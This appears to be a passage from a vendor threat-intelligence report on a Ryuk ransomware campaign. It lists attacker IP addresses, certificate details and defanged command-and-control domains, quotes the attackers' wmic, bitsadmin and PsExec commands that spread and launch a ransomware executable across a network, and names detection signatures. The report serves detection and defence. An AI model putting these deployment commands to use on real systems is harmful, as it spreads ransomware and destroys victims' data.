10/21/20	45.153.240.194:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=driver1master[.]com	7f9be0302da88e0d322e5701d52d4
10/21/20	45.153.240.138:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=boost-yourservice[.]com	2c6a0856d1a75b303337ac080742

10/21/20	45.153.240.136:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backup1master[.]com	6559dbf8c47383b7b493500d7ed76
10/23/20	45.153.240.157:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=driver1updater[.]com	7bd044e0a6689ef29ce23e3ccb073
10/23/20	45.153.240.178:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service1updater[.]com	9859a8336d097bc30e6e5c7a8279f
10/23/20	45.153.240.220:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=driverdwl[.]com	43fb2c153b59bf46cf6f67e0ddd6ef5
10/23/20	45.153.240.222:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=viewdrivers[.]com	22bafb30cc3adaa84fef747d589ab2
10/23/20	45.153.241.134:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backups1helper[.]com	31e87ba0c90bb38b986af297e4905
10/23/20	45.153.241.138:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=driver1downloads[.]com	f8a14846b7da416b14303bced5a64
10/23/20	45.153.241.146:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=servicehel[.]com	01abdaf870d859f9c1fd76f0b0328a
10/23/20	45.153.241.153:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service-hel[.]com	c2eaf144e21f3aef5fe4b1502d318b
10/23/20	45.153.241.158:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=servicereader[.]com	de54af391602f3deea19cd5e1e912
10/23/20	45.153.241.167:443	C=US,ST=TX,L=Texas,O=US,OU=,CN=view-backup[.]com	5f6fa19ffe5735ff81b0e7981a864dc
10/23/20	45.147.231.222:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=top3servicebooster[.]com	ff54a7e6f51a850ef1d744d06d8e6c
10/23/20	45.153.241.141:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service1view[.]com	4cda9d0bece4f6156a80967298455
10/26/20	74.118.138.139:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=topbackupintheworld[.]com	e317485d700bf5e8cb8eea1ec6a72
10/26/20	108.62.12.12:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=topservice-masters[.]com	e0022cbf0dd5aa597fee73e79d2b5
10/26/20	108.62.12.121:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=topservicebooster[.]com	44e7347a522b22cdf5de658a4237c
10/26/20	172.241.27.65:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backup1services[.]com	cd3e51ee538610879d6fa77fa281b
10/26/20	172.241.27.68:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backupmaster-service[.]com	04b6aec529b3656040a68e17afdab
10/26/20	172.241.27.70:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backupmasterservice[.]com	200c25c2b93203392e1acf5d975d6
10/26/20	45.153.241.139:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=driver-boosters[.]com	9d7c52c79f3825baf97d1318bae3eb
10/27/20	45.153.241.14:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service1update[.]com	5bae28b0d0e969af2c0eda21abe91
10/28/20	190.211.254.154:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=driverjumper[.]com	a1e62e7e547532831d0dd07832f61
10/28/20	81.17.28.70:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service1boost[.]com	67c7c75d396988ba7d6cd36f35def3
10/28/20	81.17.28.105:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=idrivehepler[.]com	880e59b44e7175e62d75128accedb
10/28/20	179.43.160.205:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=idrivedownload[.]com	cdea09a43bef7f1679e9cd1bbeb4b6
10/28/20	179.43.158.171:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=idrivefinder[.]com	512c6e39bf03a4240f5a2d32ee710
10/28/20	179.43.133.44:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=idrivedwn[.]com	87f3698c743f8a1296babf9fbebafa9

10/28/20	179.43.128.5:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=idrivecheck[.]com	6df66077378c5943453b36bd3a1ed
10/28/20	179.43.128.3:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=idriveupdate[.]com	9706fd787a32a7e94915f91124de3
10/28/20	81.17.28.122:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=idriveview[.]com	0e1b0266de2b5eaf427f5915086b4

RYUK Commands

start wmic /node:@C:\share$\comps1.txt /user:[REDACTED] /password:[REDACTED] process call create "cmd.exe /c bitsadmin /transfer vVv \\[REDACTED]\share$\vVv.exe %APPDATA%\vVv.exe & %APPDATA%\vVv.exe"

start PsExec.exe /accepteula @C:\share$\comps1.txt -u [REDACTED] -p [REDACTED] cmd /c COPY "\\[REDACTED]\share$\vVv.exe" "C:\windows\temp\vVv.exe"

start PsExec.exe -d @C:\share$\comps1.txt -u [REDACTED] -p [REDACTED] cmd /c c:\windows\temp\vVv.exe

Detecting the Techniques

FireEye detects this activity across our platforms. The following table contains several specific detection names from a larger list of detections that were available prior to this activity occurring.

Platform	Signature Name
Endpoint Security	• KEGTAP INTERACTIVE CMD.EXE CHILD PROCESS (BACKDOOR) • KEGTAP DLL EXECUTION VIA RUNDLL32.EXE (BACKDOOR) • SINGLEMALT (DOWNLOADER) • STILLBOT (BACKDOOR) • WINEKEY (DOWNLOADER) • CORKBOT (BACKDOOR) • RYUK RANSOMWARE ENCRYPT COMMAND (FAMILY) • RYUK RANSOMWARE SETUP EXECUTION (FAMILY) • RYUK RANSOMWARE WAKE-ON-LAN EXECUTION (FAMILY) • RYUK RANSOMWARE STAGED ENCRYPTOR INTERNAL TRANSFER TARGET (UTILITY) • RYUK RANSOMWARE ENCRYPTOR DISTRIBUTION SCRIPT CREATION (UTILITY) • RYUK RANSOMWARE STAGED ENCRYPTOR INTERNAL TRANSFER SOURCE (UTILITY)
Network Security and Email Security	• Downloader.Win.KEGTAP • Trojan.KEGTAP • APTFIN.Backdoor.Win.BEERBOT • APTFIN.Downloader.Win.SINGLEMALT • APTFIN.Backdoor.Win.STILLBOT • APTFIN.Downloader.Win.WINEKEY • APTFIN.Backdoor.Win.CORKBOT • FE_Downloader_Win64_KEGTAP • FE_APTFIN_Backdoor_Win32_BEERBOT • FE_APTFIN_Backdoor_Win_BEERBOT • FE_APTFIN_Downloader_Win32_SINGLEMALT • FE_APTFIN_Downloader_Win64_SINGLEMALT • FE_APTFIN_Backdoor_Win_STILLBOT • FE_APTFIN_Downloader_Win_WINEKEY • FE_APTFIN_Backdoor_Win_CORKBOT